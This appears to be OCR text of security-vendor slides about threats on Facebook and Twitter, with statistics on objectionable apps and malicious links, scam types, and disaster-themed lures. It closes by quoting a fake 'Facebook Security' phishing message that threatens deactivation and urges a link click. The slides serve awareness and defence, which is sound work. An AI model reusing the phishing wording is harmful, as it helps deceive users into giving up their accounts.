


Facebook Applications Categories




Facebook Objectionable Applications

Q: What percentage of the top 10,000 Facebook applications is objectionable?
A: 0.79%



Twitter Top 10K Categories




- Entertainment
- Business and Economy
- Information Technology
- Society and Lifestyles
- Sports
- News and Media
- Illegal or Questionable
- Social Networking
- Shopping
- Financial Data and Services

Twitter Objectionable


Q: What percentage of all Twitter content is objectionable?


A: 4.3%



Malicious “Buzz”

Q: What percentage of “buzz” keyword search yields malicious content?






Social Threats Analyzed


Social Networking

- "Scam-of-the-day" on Facebook
  - Malicious Apps
  - Clickjacking
- Hackers focus on the dynamic nature of these sites
- Many brands/companies need to use social networking sites for business


Japan Earthquake & Tsunami



Japan Tsunami




Japan Tsunami



Facebook status updates

- 40% of all status updates have links and 10% of those links are either spam or malicious



Phishing attacks

facebook

Facebook sent you a message.

Facebook Security November 19, 2010 at 4:24am

Subject: [redacted]

Your account will be deactivated immediately.
Because someone has reported your actions.
Maybe you have written content that is abusiveOr upload a picture that can be insulting or harmful to other users.
You must confirm your account, to stop the warning deactivated on your account.

to suspension of your account, please click the link below:
http://apps.facebook.com/account-suspend/

We provide 1x24 hours to re-confirm your facebook account.
If not, we will block your account for the benefit of other users.

